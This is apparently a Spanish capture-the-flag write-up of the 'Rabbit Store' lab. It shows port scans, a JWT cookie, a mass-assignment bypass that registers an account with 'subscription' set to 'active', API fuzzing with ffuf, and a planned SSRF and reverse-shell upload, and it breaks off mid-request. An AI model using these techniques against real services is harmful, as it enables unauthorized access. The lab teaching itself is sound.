

Rabbit Store



Pedro Egea Ortega

Índice

Reconocimiento..... 1


Explotación..... 1

Escalada de Privilegios..... 13

Reconocimiento


Ip : 10.129.185.40

Redirige a cloudsite.thm




Lo añadimos a /etc/hosts


```
$ echo "10.129.185.40 cloudsite.thm" | sudo tee -a /etc/hosts
```




Ya carga




Otro subdominio que no carga



```
$ echo "10.129.185.40 storage.cloudsite.thm" | sudo tee -a /etc/hosts
```



Ya nos carga la página



Nmap simple

```
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.185.40 -oG allPorts
```

```
(pedro@pedro)-[~]
$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 10.129.185.40 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-28 20:24 CET
Initiating SYN Stealth Scan at 20:24
Scanning 10.129.185.40 [65535 ports]
Discovered open port 22/tcp on 10.129.185.40
Discovered open port 80/tcp on 10.129.185.40
Discovered open port 25672/tcp on 10.129.185.40
Discovered open port 4369/tcp on 10.129.185.40
```

Nmap más detallado sobre los puertos

```
$ sudo nmap -sCV -p22,80,4369,25672 -oN targeted 10.129.185.40
```

```
(pedro@pedro)~$ sudo nmap -sCV -p22,80,4369,25672 -oN targeted 10.129.185.40
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-28 20:25 CET
Nmap scan report for cloudsite.thm (10.129.185.40)
Host is up (0.029s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
|_  256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.52 (Ubuntu)
4369/tcp  open  epmd     Erlang Port Mapper Daemon
|_ epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
25672/tcp open  unknown
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.78 seconds
```

Durante el escaneo con nmap se identificaron dos puertos relacionados con RabbitMQ:

4369 (EPMD) — Erlang Port Mapper Daemon. Es el servicio de descubrimiento de nodos Erlang. Su presencia indica que hay una aplicación basada en Erlang corriendo en el sistema, en este caso RabbitMQ.

25672 — Puerto de clustering de RabbitMQ. Usado para comunicación interna entre nodos del clúster. Confirmado por el script NSE epmd-info que devolvió rabbit: 25672.

RabbitMQ también expone un panel de administración web en el puerto 15672, pero solo accesible desde localhost — no visible en el escaneo externo. Esto lo convierte en objetivo para SSRF.


Explotación

Me creo una cuenta

pedro@pedro.com

1234

Dentro no se ve nada



Puede ser información útil más adelante


Analizamos la primera petición:

Hay un JWT

```
GET 200 http://storage.cloudsite.thm/dashboard/inactive


Request Pretty Raw Response

1 GET /dashboard/inactive HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Connection: keep-alive
8 Referer: http://storage.cloudsite.thm/
9 Cookie: jwt=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFPbCI6ImZhZjZlZjZlZjVlNmV5bSIsInR1bnYmIjpmcmVudGlvbi16ImVlYmV0aXZlIiwiaWF0IjoxNzC0NzI2MTcwLjE4MTA0eXZlbnQ3MjQ3MTB9.eeXiy_OvGGFsl_cWnmKroQP8bhFXPxtTviTzTgTig
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
14
15 HTTP/1.1 200 OK
16 Date: Sat, 28 Mar 2026 19:28:30 GMT
17 Server: Apache/2.4.52 (Ubuntu)
18 X-Powered-By: Express
19 Accept-Ranges: bytes
20 Cache-Control: public, max-age=0
21 Last-Modified: Thu, 15 Aug 2024 16:29:07 GMT
22 ETag: W/"1da2-19156df18f8-gzip"
23 Content-Type: text/html; charset=utf-8
24 Vary: Accept-Encoding
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
9
```

El focus está en "subscription": "inactive", si consigo cambiarlo a "active" podré ver el contenido de la web.

He probado con algoritmo none pero no me dejaba, así que voy a probar a registrar un nuevo usuario pero añadiendo el campo "subscription": "active"




The screenshot shows a REST client interface with a POST request to `http://storage.cloudsite.thm/api/register`. The request body is a JSON object with `"email": "pedro@pedro.com"` and `"password": "1234"`. The response is a 201 status code with a JSON body containing `"message": "User registered successfully"`. A red circle with the number 1 is in the bottom right corner.

```
POST http://storage.cloudsite.thm/api/register

1 POST /api/register HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://storage.cloudsite.thm/register.html
8 Content-Type: application/json
9 Content-Length: 45
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Priority: u=0
13
14 {
  "email": "pedro@pedro.com",
  "password": "1234"
}
```

```
1 HTTP/1.1 201 Created
2 Date: Sat, 28 Mar 2026 19:28:00 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 42
7 ETag: W/"2a-nMoFx54+czTntmSLXl3mqIsZV4A"
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10
11 {
12   "message": "User registered successfully"
13 }
```



The screenshot shows a REST client interface with a POST request to `http://storage.cloudsite.thm/api/register`. The request body is a JSON object with `"email": "pedroactive@pedro.com"`, `"password": "1234"`, and `"subscription": "active"`. The response is a 201 status code with a JSON body containing `"message": "User registered successfully"`. A red circle with the number 2 is in the bottom right corner.

```
POST http://storage.cloudsite.thm/api/register

1 POST /api/register HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://storage.cloudsite.thm/register.html
8 Content-Type: application/json
9 Content-Length: 45
10 Origin: http://storage.cloudsite.thm
11 Connection: keep-alive
12 Priority: u=0
13
14 {
  "email": "pedroactive@pedro.com",
  "password": "1234",
  "subscription": "active"
}
```

```
1 HTTP/1.1 201 Created
2 Date: Sat, 28 Mar 2026 20:00:40 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 42
7 ETag: W/"2a-nMoFx54+czTntmSLXl3mqIsZV4A"
8 Connection: close
9
10 {
11   "message": "User registered successfully"
12 }
```

Welcome to Secure File Storage



Upload From Localhost



Upload From URL



Uploaded Files

Note: File extensions are removed for security reasons.

Ahora hay que conseguir subir reverse shell pero no se sabe que lo va a ejecutar por detrás, el nmap no ha mostrado nada.

Voy a fuzzear el endpoint

```
ffuf -u 'http://storage.cloudsite.thm/api/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -mc 200,302,403 -t 50 -fc 404 -v
```

- -mc 200,302,403 — Match Code. Solo muestra respuestas con esos códigos HTTP:
 - 200 → página existe y responde
 - 302 → redirección (puede ser interesante)
 - 403 → existe pero acceso prohibido (también útil, confirma que la ruta existe)
- -t 50 — número de hilos concurrentes. 50 peticiones en paralelo, hace el escaneo más rápido.
- -fc 404 — Filter Code. Oculta las respuestas 404 (Not Found). Aunque con -mc ya estás diciendo qué mostrar, -fc añade una capa extra de filtrado por si acaso.

```
(pedro@pedro)~$ ffuf -u 'http://storage.cloudsite.thm/api/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt -mc 200,302,403 -t 50 -fc 404 -v
```



```
v2.1.0-dev
```

```
:: Method      : GET
:: URL         : http://storage.cloudsite.thm/api/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words-lowercase.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 50
:: Matcher    : Response status: 200,302,403
:: Filter     : Response status: 404
```

```
[Status: 403, Size: 27, Words: 2, Lines: 1, Duration: 42ms]
| URL | http://storage.cloudsite.thm/api/docs
* FUZZ: docs
```

```
:: Progress: [38267/38267] :: Job [1/1] :: 1543 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
```

Tenemos la ruta <http://storage.cloudsite.thm/api/docs> sin acceso aparente

Voy a subir un archivo para analizar la petición

Welcome to Secure File Storage



Upload From Localhost

Success: Image uploaded successfully

File path: /api/uploads/8659e5f7-c223-4487-b88c-7bed9699f9f4

File path: /api/uploads/8659e5f7-c223-4487-b88c-7bed9699f9f4

Voy a probar a subir por url



Upload From URL

Success: File stored from URL successfully

File path: /api/uploads/3e08b3d8-0c53-47f5-a112-5e03ac08a160

File path: /api/uploads/3e08b3d8-0c53-47f5-a112-5e03ac08a160

```
POST http://storage.cloudsite.thm/api/store-url

Request Pretty Raw Response
1 POST /api/store-url HTTP/1.1
2 Host: storage.cloudsite.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
